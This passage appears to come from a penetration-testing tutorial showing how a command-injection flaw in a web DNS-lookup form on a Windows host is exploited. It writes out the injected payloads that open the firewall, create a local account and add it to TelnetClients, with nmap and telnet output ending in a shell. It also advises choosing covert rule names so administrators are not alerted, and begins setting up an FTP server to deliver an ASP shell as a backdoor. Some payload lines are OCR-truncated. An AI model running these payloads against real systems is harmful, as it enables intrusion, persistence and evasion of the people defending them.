
```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

>
SERVICE_NAME: tlntsvr
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

This now conforms that the service 'tlntsvr' was now successfully running. From the penetration tester machine, we would need to conform if a connection could be established, this could be done via using 'telnet', either without the port being mentioned or the port being mentioned since telnet by default assumes port '23' to be the telnet service port to connect. Pass in the IP along with the telnet command:



```
root@shritam:~# telnet 192.168.245.1 23
Trying 192.168.245.1...
telnet: Unable to connect to remote host: Connection refused
root@shritam:~# 
```


The application penetration tester tried to look if telnet was available, it was but however the connection was 'refused'. This would be a common scenario when the target firewall blocks the packets sent or received via that telnet port. To conform this, the penetration tester could use the 'Network Mapper' to 'scan' the port if 'unfiltered' or 'filtered'.




```
telnet: Unable to connect to remote host: Connection refused
root@shritam:~# nmap -p23 192.168.245.1 -vvv

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-14 18:43 IST
Initiating Ping Scan at 18:43
Scanning 192.168.245.1 [4 ports]
Completed Ping Scan at 18:43, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:43
Completed Parallel DNS resolution of 1 host. at 18:43, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:43
Scanning 192.168.245.1 [1 port]
Completed SYN Stealth Scan at 18:43, 0.30s elapsed (1 total ports)
Nmap scan report for 192.168.245.1
Host is up (0.0013s latency).
Scanned at 2014-10-14 18:43:33 IST for 1s
PORT   STATE    SERVICE
23/tcp filtered telnet

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
           Raw packets sent: 6 (240B) | Rcvd: 1 (28B)
root@shritam:~#
```

The results had arrived and as we can see from the 'Nmap' results, port 23 was being filtered and the SERVICE is 'telnet'. Now, to take off the attack further, the penetration tester would need to change certain firewall conditions in order to successfully connect from his penetration tester machine to the target machine. To be able to do this, we will use ''netshell' or 'netsh' as a command on Windows.

Netshell is well documented in MSDN, and has many 'contexts', one such context is the 'firewall' context which allows an user to interact with the firewall configuration settings which are currently acting using the netshell command. Providing a 'netsh' as it is will get the penetration tester with a blank shell:


Hostname/IP &amp;&amp; netsh

This might just not be useful hence we will continue to add the 'firewall' context to successfully change the firewall status for telnet. Before that we need to see 'state', hence we need to issue the following:




Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP && netsh firewall show state

The payload was '&& netsh firewall show state' which would bring up the results popping up the firewall status results back to the application penetration tester. This information might just prove worthy:



```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

>
Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.
```

The firewall was 'enabled' but we are yet to know if it was enabled for a particular service. In our case this particular service would be the telnet server service. Since 'firewall' context is somewhat deprecated in recent Windows versions, we can use 'advfirewall' instead, but both could be used anyway because the deprecated version works as well with Windows 8 which is the current major version. To be able to see the configurations related to the telnet server service, I used the following:




Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP && netsh advfirewall firewal

The payload was ‘&& netsh advfirewall firewall show rule name=all’, which would allow the penetration tester to look at the rules set for all the services offered by the Advanced Windows Firewall in-built program. After triggering the operation, one would look at the vast results and search for ‘telnet server’ rules:




```
LocalPort:                            445
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow

Rule Name:                            Telnet Server
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:                             @tlntsvr.exe,-119
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            23
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
```

Among many other instances of ‘telnet’ keyword, the ‘telnet server’ configuration on the firewall for once such instances was ‘enabled’ for firewall filtering on local port ‘23’. This verifies and concludes that the firewall was blocking the incoming packets and was dropping off the entire packet sent by the penetration tester machine to the target machine. This requires to be changed. To use this, we would need the penetration testers IP address which would be the ‘remote’ IP address to the target. Using the payload crafted, I use ‘&& netsh advfirewall firewall add rule name="Firewall Off IP 192.168.119.139 Incoming" dir=in action=allow protocol=ANY remoteip=192.168.119.139’, where ‘192.168.119.139’ is the penetration tester IP address remote to the target machine. What is done here is ‘allow’ any protocol for ‘incoming’ connections from the remote IP address ‘192.168.119.139’.



Hostname/IP remoteip=192.168.119.139


The results for this payload would be similar to the following shown:



Results for && netsh advfirewall firewall add rule name="Firewall Off IP 192.168.119.139 Incoming" dir=in action=allow protocol=ANY remoteip=192.168.119.139


```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> Ok.
```

A 'OK' status means it worked probably, but we cannot be sure if not tested with the penetration tester machine attempting to make yet another connection using port '23' and see if connections were being dropped still. To test is the port was not 'not filtered', we issue the 'Nmap' command as before to verify:



```
root@shritam:~# nmap 192.168.245.1 -p23 -vvv

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-14 22:35 IST
Initiating Ping Scan at 22:35
Scanning 192.168.245.1 [4 ports]
Completed Ping Scan at 22:35, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:35
Completed Parallel DNS resolution of 1 host. at 22:35, 2.03s elapsed
DNS resolution of 1 IPs took 2.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:35
Scanning 192.168.245.1 [1 port]
Discovered open port 23/tcp on 192.168.245.1
Completed SYN Stealth Scan at 22:35, 0.07s elapsed (1 total ports)
Nmap scan report for 192.168.245.1
Host is up (0.0011s latency).
Scanned at 2014-10-14 22:35:12 IST for 2s
PORT   STATE SERVICE
23/tcp open  telnet
```


That worked and the results says that now the port was 'open' for making any connections to the target using that port. We use the 'telnet' command to connect to the target machine again using the penetration tester machine which is running a Linux Kali penetration test Debian distribution:



```
root@shritam:~# telnet 192.168.245.1 23
Trying 192.168.245.1...
Connected to 192.168.245.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: █
```

That worked and we were prompted with the 'login' prompt. We had successfully configured the firewall such a way that it would now allow any remote connections made to the target using the specific remote IP address which is allowed. Try naming the rule 'name' as covert as it could be so that in real penetration test scenarios, the administration might not just get triggered off by using 'hack friendly' names to boast off the 'expertise' you might have. That is recommended.

The quest to gain an administrative shell with 'telnet' server service does not end up here. As we can see, the application penetration tester would now require to 'login' into the telnet, and hence these credentials will be required to be obtained somehow or else should be created so that the penetration tester could interact with the telnet shell prompt. The most appropriate step here would be add a user to the Windows machine and use those credentials which the penetration tester himself will make using the 'Command Injection' flaw. To create new users, on Windows, the penetration tester would use the 'net' command using the context 'user' to add a new user to the target Windows machine:




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: t user webuser webuser /add


The payload for this would be '&& net user webuser webuser /add' in this scenario. What the command does is add the user 'webuser' with the password 'webuser' as a user account in the target Windows machine. The command would end up as shown by the following:



Results for && net user webuser webuser /add


```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> The command completed successfully.
```

This result meant that the command was successfully driven by and the username and the password were set. Using these newly made credentials via 'Command Injection' vulnerability on the application level, the penetration would require to use these new credentials to login via the telnet. Hence, yet again, the application penetration tester would try to login to the remote telnet service which was started and triggered free of Firewall rules by the penetration tester himself and attempt to obtain an administrative shell access to the target Windows platform machine which hosts a vulnerable instance of 'Command Injection' variant application from 'Apache' web server. This step is similar to the 'telnet' attempt as previously shown with only difference being this time the penetration tester has credentials with him to login to the 'telnet' service. The following demonstrates the attempt.




```
root@shritam:~# telnet 192.168.245.1 23
Trying 192.168.245.1...
Connected to 192.168.245.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: webuser
password:
```

The penetration tester provided the telnet server service with a username and a password which were created and the following were the results of the entire operation:



```
root@shritam:~# telnet 192.168.245.1 23
Trying 192.168.245.1...
Connected to 192.168.245.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: webuser
password:
Access Denied: Specified user is not a member of TelnetClients group.
Server administrator must add this user to the above group.

Telnet Server has closed the connection
Connection closed by foreign host.
root@shritam:~# 
```

The 'error' or the warning as it could be derived from the message says that the user which the penetration tester provided must be a member of a specific group which in this case was 'TelnetClients' group on the target Windows platform machine. There is a work-around which could be applied to fix this and the penetration tester would not try to fix this using the same old 'net' command but this time using the 'localgroup' context to add the username which he had created previously to a privileged group so that the process of login could be successfully completed. To accomplish this, the application penetration tester would use the payload '&& net localgroup TelnetClients webuser /add' which adds the user 'webuser' defined by the penetration tester before to a local group called 'TelnetClients', which if applied will make the 'webuser' accessible via the telnet server service being served at port 23.




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: › TelnetClients webuser /add


The command will end up with a 'The command completed successfully' status if everything went good:



Results for && net localgroup TelnetClients webuser /add

```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> The command completed successfully.
```

Now, trying again with the same credentials, from the penetration testing machine using the 'telnet' client, the service would be available to that specific user which in this case is 'webuser' since now the user has been added to a privileged group which was previously missing.




```
root@shritam:~# telnet 192.168.245.1 23
Trying 192.168.245.1...
Connected to 192.168.245.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: webuser
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\>
```

Finally an administrative shell prompt is spawned on the penetration tester machine wherein the application penetration tester could now directly issue additional commands which we discussed previously. In might be possible where the local group isn't even created, in those cases the group needs to be additionally crated issuing the command 'net user localgroup TelnetClients /add' and then adding in the user to that group i.e. 'TelnetClients'. This might be possible for a machine which is hardened.

Maintaining a Backdoor Access via Telnet using VSFTPD Set-up


This section details using the FTP service to download a remote shell to the target system once telnet connection has been established. The steps which we are talking about is setting up a FTP server which could serve the 'ASP' shell file. To make the penetration test very effective and a successful one, the readers are required to install a local copy of 'Linux Kali', a Debian variant of Linux into his/her machine and configure the 'FTP' server using various FTP servers. The steps which the penetration tester would need to go through to setup a FTP server, such as 'vsftpd', or 'Pure-ftpd' are purely on the choice of the penetration tester or the attacker. However, in this document, I would be using 'vsftpd' as the FTP server in Linux Kali. To download and install 'vsftpd', go through the following step:



```
root@shritam:/var/www# apt-get install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 34 not upgrade
d.
Need to get 165 kB of archives.
After this operation, 374 kB of additional disk space will be
 used.
Get:1 http://ftp.de.debian.org/debian/ wheezy/main vsftpd i38
6 2.3.5-3 [165 kB]
Fetched 165 kB in 2s (81.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 45%
```

I issued out the command 'apt-get install vsftpd' which would download the packages from the Debian package repository and install the same on my penetration test machine. After having done so, I would need to configure the files belonging to the 'vsftpd' installation to allow local users to log in and also allow ftp uploads. For this, I would edit the file at '/etc/vsftpd.conf' and uncomment the following lines:


local_enable=YES
write_enable=YES


```
  GNU nano 2.2.6      File: /etc/vsftpd.conf           Modified

#
# Allow anonymous FTP? (Beware - allowed by default if you c$
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
```


To uncomment those lines, I would just require to omit out the 'hash (#)' before the lines, and save the file. On 'nano', I save it via 'CTRL+O' and then 'enter' and then to quit up, I used 'CTRL+X' to exit to the terminal prompt. From here, I would require to edit the file yet again and define or add these lines:

chroot_list_enable=YES
chroot_list_file=/etc/vsftpd.chroot_list

Hence, I write these additional parameters to the end of the file and again save and exit it:

